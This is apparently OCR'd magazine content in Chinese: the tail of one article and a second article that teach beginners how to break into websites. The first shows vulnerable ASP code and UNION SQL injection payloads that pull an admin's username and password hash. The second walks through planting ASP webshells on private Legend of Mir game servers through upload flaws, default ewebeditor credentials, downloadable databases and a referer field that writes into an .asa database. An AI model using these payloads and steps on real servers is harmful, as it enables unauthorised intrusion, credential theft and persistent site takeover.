rs.open "select * from sky_pl where lx=1 and cpid="&clng(Request.Cookies("my_wz")("userid"))&" and id="&request("id")&"",conn,1,1%>
<div id="reg">
<div class="regbt">站内短信 - 详情</div>
<div class="title">站内短信 · 相关</div>
<div class="regxm">状态：
<%select case rs("zt")
case "0"
Response.Write("<font color=red>未处理</font>")
case "1"
Response.Write("<font color=blue>已处理</font>")
end select%>
</div>
<div class="regxm">提交时间：<%=rs("sj")%></div>
<div class="regxm">回复时间：<%=rs("sj0")%></div>
<div class="regxm">主题：<%=rs("bt")%></div>
<div class="regxm">内容：<br />
<%=htmlout(rs("nr"))%>
</div>
<div class="regxm">回复：<br />
<%=htmlout(rs("hf"))%>
</div>
</div>
<%rs.close
set rs=nothing
end if%>
```

注意request("id")=""参数，单单只检测ID是否为空就带入了SQL，导致注入的发生。在注入点先ORDER BY来判断字段数，order by 10，返回正常，说明字段大于10；order by 15，返回不正常页面，说明字段小于15……最后确定字段数为12。




图3　union定位

接下来就是Union登场了，注入点后面接着输入：and 'hg'='lala' union select 1,2,3,4,5,6,7,8,9,10,11,12 from sky_admin，执行后返回如图3。




图4　union查出用户名、密码

我们通过数据库知道管理员的用户和密码的列名分别是admin和pd，可以用其替换11和4，再次Union，and 'hg'='lala' union select 1,2,3,pd,5,6,7,8,9,10,admin,12 from sky_admin，返回如图4。

得到管理员名0510和其密码散列9d0ee1ada 21d70ca，拿到cmd5查出后就可以登录后台，后台有备份功能，可以备份出SHELL。总的来说，我的文章写得越来越没技术含量了，高手飘过，菜鸟学习，OVER。

编辑点评：

本文比较简单，适合新手朋友学习思路和方法。

传奇私服漏洞大全以及拿webshell详解

文 ilink

从本文你可以学到：

1、常见传奇私服漏洞总结

2、拿webshell详解

经过一段时间的研究，个人总结了一下传奇私服的常见漏洞隐患以及部分漏洞代码的分析，希望大家玩传奇私服的时候，可以自己做主，爽一下！本文完全是写给菜鸟看的，所以步骤比较

详细，高手略过……

一、传奇漏洞之一：上传漏洞

貌似网上流行的一些传奇私服有几套使用了动力 3.51 这套程序做为核心来编写，所以动力3.51有的漏洞，这类私服程序也存在。例如飞飞传奇私服，这套程序就是在动力3.51的基础上修改的，所以存在这样的漏洞，导致用户可以直接传木马上去。

用明小子的旁注工具就可以简单的上传了，漏洞文件分别是 **upfile_soft.asp 和 upfile_softpic.asp**。首先测试upfile_softpic.asp，如图1所示。

在旁注工具的返回信息 webshell 地址栏里显示："自己手动查找 WEBSHELL 路径!"，其实我们不用找，看到没有？在图1下面用线条圈住的就是马的地址，只要访问"网站名＋圈住的内容"即可。如 **http：// 你的网址 /UploadSoftPic/20081050142632.asp** 这样子就可以了。




图1

然后测试 upfile_soft.asp，如图2所示。




图2 upfile_soft.asp

这个直接在 webshell 地址里返回了 shell 的地址：**http：// 你的网址 /UploadSoft/ 你的 SHELL 名字**，如图3所示。




图3 返回 shell 的地址

直接点"打开"按钮就能访问 WEBSHELL 了，如图4所示。




图4 得到 shell

看到了吧？比较熟悉的界面。我自己在网上做测试的时候，曾经遇到过双文件上传漏洞，可惜时隔两年，网站程序不知道弄哪去了，暂时找不到，所以没办法一一介绍。

二、ewebeditor 的安全隐患

目前很多网站程序存在ewebeditor这个安全隐患，就连私服程序也不例外，这里以国内传奇私服使用率最多的程序"无忧私服程序"来做介绍。

在我碰到的各种"无忧私服"程序和以"无忧私服"程序为基础修改的网站程序来看，ewebeditor 的目录分别是 **/html/editor**、**/editor 和 /msmir/editor** 这3种居多，以下以 /html/editor 目录来做演示。




图5 ewebeditor

首先打开 **http：// 你的网址 /html/editor/admin_login.asp**，如图5所示。

默认用户名和密码都是 **admin**，一般是没改动的。如果改动了的话，你可以尝试一下 **http：// 你的网址 /html/editor/db/ewebeditor.mdb**。我试过一些私服，有的管理员改了密码，但是默认数据库地址没改，所以下载数据库之后破解一下MD5就可以了。

进入后台之后，点"样式管理"，然后在样式管理那里随便点一个样式的"**拷贝**"，如图6所示。




图6 拷贝




图7 standard1

因为我拷贝的是 standard 这个样式，所以样式最下面出现了 **standard1** 这个样式，如图7所示。

我们接着点"standard1"这个样式右边的"**设置**"链接，按下之后返回样式设置页面，在其他文件处加上"**|asaspp**"（建议把asa或者cer一起加上，因为有的ewebeditor版本对asp过滤得比较严）后提交，如图8。




图8 加入其他文件

然后回到样式管理，找到 standard1，我们这次点"预览"链接，然后再按下"其他文件"按钮，传个文件名为 **.asaspp** 后缀的 asp 马，如图9所示。上传之后返回如图10所示。然后点下面的"代码"按钮就能看到马的地址，如图11所示。




图9 .asaspp 后缀的 asp 马




图10 返回结果

三、统计系统凑热闹

当然，有部分网站将ewebeditor目录改掉了；或者密码换掉了；数据库也改了；要么在ewebeditor的上传目录里限制了 asp，




图 11 马的地址

asa 等的执行权限，那怎么办？没关系，我们还有统计系统！Msmir 用的统计是阿江的统计系统，它原本是没有问题的，是.mdb 后缀的数据库。

但是好象 msmir 的作者将阿江的数据库改成了**.asa**（文件名为 count#.asa)，貌似很少有管理员去改这个统计的数据库。虽然这么说，用过阿江统计的朋友应该知道，即便是.asa的数据库，但是阿江后台可没什么能插马的地方。这就难办了，没有插马的地方怎么将一句话写进数据库里呢？

说到这里，就该提一下阿江统计的一个文件 stat.asp，它存在以下代码：

```
vcome=Request("referer")
'注释:这是统计来路
  if right(vcome,1)="/" then vcome=left(vcome,len(vcome)-1)
'如果最右边的第一个是"/",那么就截取左边的数据，一直到最右边的"/"之前。
'***************** 写主数据库
if (is_online=true and is_echo <> true) or is_online=flase then
sql="select top 1 * from view"
rs.Open sql,conn,3,2
rs.AddNew
...省略...
rs("vcome")=vcome
...省略...
rs.Update
rs.Close
end if
```

